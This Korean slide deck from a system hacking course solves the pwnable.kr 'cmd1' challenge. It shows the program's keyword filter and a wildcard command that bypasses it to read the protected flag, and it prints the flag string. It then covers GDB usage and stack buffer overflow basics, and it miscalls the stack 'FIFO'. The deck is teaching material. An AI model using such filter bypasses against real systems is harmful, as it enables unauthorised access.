

2020 시스템 해킹 교육 3회

2020. 07. 14.

INDEX

- 001/ 과제 풀이
- 002/ 디 컴파일과 GDB
- 003/ 메모리 구조와 Buffer Overflow

과제 풀이

```
cmd1@pwnable:~$ ls -al
total 40
drwxr-x---  5 root cmd1    4096 Mar 23  2018 .
drwxr-xr-x 116 root root    4096 Apr 17 14:10 ..
d-----  2 root root    4096 Jul 12  2015 .bash_history
-r-xr-sr-x  1 root cmd1_pwn 8513 Jul 14  2015 cmd1
-rw-r--r--  1 root root     320 Mar 23  2018 cmd1.c
-r--r----- 1 root cmd1_pwn  48 Jul 14  2015 flag
dr-xr-xr-x  2 root root    4096 Jul 22  2015 .irssi
drwxr-xr-x  2 root root    4096 Oct 23  2016 .pwntools-cache
cmd1@pwnable:~$ id
uid=1025(cmd1) gid=1025(cmd1) groups=1025(cmd1)
```

- flag를 읽는 것이 목표
- 그런데, others의 read 권한이 빠져있다.

과제 풀이

```
cmd1@pwnable:~$ ls -al
total 40
drwxr-x---  5 root cmd1    4096 Mar 23  2018 .
drwxr-xr-x 116 root root    4096 Apr 17 14:10 ..
d-----  2 root root    4096 Jul 12  2015 .bash_history
-r-xr-sr-x  1 root cmd1_pwn 8513 Jul 14  2015 cmd1
-rw-r--r--  1 root root     320 Mar 23  2018 cmd1.c
-r--r----- 1 root cmd1_pwn  48 Jul 14  2015 flag
dr-xr-xr-x  2 root root    4096 Jul 22  2015 .irssi
drwxr-xr-x  2 root root    4096 Oct 23  2016 .pwntools-cache
cmd1@pwnable:~$ id
uid=1025(cmd1) gid=1025(cmd1) groups=1025(cmd1)
```

- cmd1 파일에 SetGID가 걸려 있다.
- 또한, flag 파일의 group 권한에 read가 있으므로 cmd1을 활용하여 해결하는 문제라고 유추 가능

과제 풀이

```
#include <stdio.h>
#include <string.h>

int filter(char* cmd){
    int r=0;
    r += strstr(cmd, "flag")!=0;
    r += strstr(cmd, "sh")!=0;
    r += strstr(cmd, "tmp")!=0;
    return r;
}

int main(int argc, char* argv[], char** envp){
    putenv("PATH=/thankyouverymuch");
    if(filter(argv[1])) return 0;
    system( argv[1] );
    return 0;
}
```

```
cmd1@pwnable:~$ ./cmd1 "/bin/cat flag"
cmd1@pwnable:~$ ./cmd1 "/bin/cat flag"
cmd1@pwnable:~$ ./cmd1 "/bin/cat flag"
cmd1@pwnable:~$ ./cmd1 "/bin/cat flag"
cmd1@pwnable:~$ ./cmd1 "/bin/cat flag"
```

- cmd1의 소스코드를 살펴보니, 우리가 입력한 문자열로 명령을 실행해준다.
- 하지만 strstr 함수에 의해 flag, sh, tmp 단어는 사용하지 못한다.
- 즉, cat flag가 안된다는 것

pwnable.kr - cmd1


과제 풀이

```
cmd1@pwnable:~$ ./cmd1 "/bin/cat f*"
mommy now I get what PATH environment is for :)
```

- 와일드 카드(*)를 이용하면 필터링 우회 가능
- f로 시작하는 모든 파일을 연다 -> flag도 해당

디 컴파일과 GDB

디 컴파일?



자연어로 작성된 코드를 컴퓨터 언어로 변환하는 작업 : 컴파일


컴퓨터 언어를 다시 사람이 볼 수 있는 언어로 돌리는 것 : 디 컴파일

디 컴파일과 GDB

디 컴파일?

디 컴파일시 소스코드가 100% 똑같이 돌아오는가? **X**

해당 실행 파일의 어셈블리어 형태로 확인 가능



디 컴파일과 GDB

디 컴파일?

어셈블리어?

기계어(이진수)와 일대일 대응되는 언어, 실행 파일만 있어도 어셈블리 코드를 볼 수 있다.
인간이 이진수로 된 기계어를 읽기에는 무리가 있기 때문에 “디 컴파일러”라고 하는 도구를 이용하여
어셈블리어로 된 코드를 얻어내고, 이를 분석한다.

```
#include <stdio.h>

int main()
{
    printf("ARGOS SYSTEM HACKING WEEK3");
    return 0;
}
```

〈C 코드〉

```
Dump of assembler code for function main:
0x0000000000000064a <+0>:    push    rbp
0x0000000000000064b <+1>:    mov     rbp, rsp
0x0000000000000064e <+4>:    lea     rdi, [rip+0x9f]          # 0x6f4
0x00000000000000655 <+11>:   mov     eax, 0x0
0x0000000000000065a <+16>:   call    0x520 <printf@plt>
0x0000000000000065f <+21>:   mov     eax, 0x0
0x00000000000000664 <+26>:   pop     rbp
0x00000000000000665 <+27>:   ret
End of assembler dump.
```

〈어셈블리어〉

디 컴파일과 GDB

GDB(GNU Debugger)

```
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) █
```

우리가 쓸 디버거는?

GDB(GNU Debugger)

C, C++ 등으로 만들어진 실행 파일(바이너리)을 디버깅 하는 도구

Linux 에서 시스템해킹 / 리버싱 한다면 질리도록 보게 된다.

단점) 모든 동작이 명령어로 이루어짐

장점) 해커 간지

디 컴파일과 GDB

GDB(GNU Debugger)

```
#include <stdio.h>

int main()
{
    printf("Hello, Debugger\n");
    return 0;
}
```

```
minibeef@cargos-edu:~/sysedu/week3/prac$ gcc -o prac1 prac1.c
minibeef@cargos-edu:~/sysedu/week3/prac$ gdb prac1
```

1. 소스코드 작성 후 컴파일
2. gdb [파일 이름] 으로 디버거 실행

디 컴파일과 GDB

GDB(GNU Debugger)

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
    0x000000000000063a <+0>:    push    rbp
    0x000000000000063b <+1>:    mov     rbp, rsp
    0x000000000000063e <+4>:    lea     rdi, [rip+0x9f]          # 0x6e4
    0x0000000000000645 <+11>:   call    0x510 <puts@plt>
    0x000000000000064a <+16>:   mov     eax, 0x0
    0x000000000000064f <+21>:   pop     rbp
    0x0000000000000650 <+22>:   ret
End of assembler dump.
(gdb) █
```


3. set disassembly-flavor intel

4. disas [함수 이름]

디 컴파일과 GDB

GDB(GNU Debugger)

```
Dump of assembler code for function main:
0x000000000000063a <+0>:    push    rbp
0x000000000000063b <+1>:    mov     rbp, rsp
0x000000000000063e <+4>:    lea     rdi, [rip+0x9f]    # 0x6e4
0x0000000000000645 <+11>:   call    0x510 <puts@plt>
0x000000000000064a <+16>:   mov     eax, 0x0
0x000000000000064f <+21>:   pop     rbp
0x0000000000000650 <+22>:   ret
End of assembler dump.
(gdb) x/s 0x6e4
0x6e4: "Hello, Debugger"
(gdb) █
```



call 명령을 통해 printf 함수를 호출하는 모습을

볼 수 있다. (printf + \n = puts)

다 컴파일과 GDB

GDB(GNU Debugger)

(1) 시작/종료

- 시작 : gdb [프로그램명]
- 종료 : quit 혹은 q

(2) 문법 변경

set disassembly-flavor intel

(3) 분석

- 해당 함수 코드 : disas [함수명]
- 실행 : run 또는 r
- 브레이크 포인트 : b [지점]
- 브레이크 포인트 걸린 위치 코드 : disas
- 브레이크 포인트 다 지우기 : d 또는 dis
- 다음 명령어 : ni
- 진행 : c
- 강제 점프 : jump [위치] -> 함수, 행, 메모리
- info func : 쓰인 함수 보기
- info r : 레지스터 보기

(4) 정보 수집 - x 명령어

x/[범위][출력형식]

〈출력형식〉

t : 2 진수

o : 8 진수

d : 10 진수

x : 16 진수

s : 문자열

i : 어셈블리

EX) x/100i \$eip : 100줄의 명령어를 어셈으로 보겠다

(5) 정보 수집 - p 명령어

p/[출력형식] [계산식] : 계산 결과 확인

계산식에는 여러가지 들어갈 수 있다.(레지스터, 변수 등등)

디 컴파일과 GDB

+추가) 레지스터?

```
push    rbp
mov     rbp, rsp
lea     rdi, [rip+0x9f]
call    0x510 <puts@plt>
mov     eax, 0x0
pop     rbp
ret
```

어셈블리는 아래와 같은 형태를 띈다

[명령어] [피연산자]

그런데 rbp, rsp, rdi... 이것들이 뭘까?

디 컴파일과 GDB


+추가) 레지스터?

레지스터 == 프로세서가 연산을 하기 위해 필요한 저장소

외에도 프로그램의 다음 실행 위치, 스택의 top, ... 등 시스템을 구동하기 위한 다양한 정보를 담고 있음

메모리 구조와 Buffer Overflow

기본 메모리 구조



스택?

FIFO(First In Last Out)형태의 자료구조, 프로그램 실행 중 지역변수, 함수 인자, 복귀 주소등은 이 스택 영역에 저장된다.

메모리 구조와 Buffer Overflow

기본 메모리 구조

```
#include <stdio.h>

void f1()
{
    puts("call f1()");
    f2();
    puts("end f1()");
}

void f2()
{
    puts("call f2()");
    f3();
    puts("end f2()");
}

void f3()
{
    puts("call f3()");
    puts("end f3()");
}

int main()
{
    f1();
}
```

STACK을 사용하는 이유?

해당 소스코드 만들어서 컴파일/실행 해보기


메모리 구조와 Buffer Overflow

기본 메모리 구조

```
minibee@cargos-edu:~/sysedu/week3/prac$ ./call  
call f1()  
call f2()  
call f3()  
end f3()  
end f2()  
end f1()
```

1 -> 2 -> 3 순으로 호출했지만 3 -> 2 -> 1 순으로 끝난다.


기본 메모리 구조



실행-종료에 따라 가장 먼저 넣은 요소가 가장 나중에 나옴(First In Last Out)

메모리 구조와 Buffer Overflow


취약점 아이디어



프로그램 진행 중 함수를 호출했다가 다시 원래 흐름으로 **복귀** 한다.



메모리 구조와 Buffer Overflow

취약점 아이디어



메모리 구조와 Buffer Overflow



취약점 아이디어



〈stack〉



메모리 구조와 Buffer Overflow

취약점 아이디어




메모리 구조와 Buffer Overflow

취약점 아이디어



메모리 구조와 Buffer Overflow


취약점 아이디어



메모리 구조와 Buffer Overflow

Buffer Overflow?

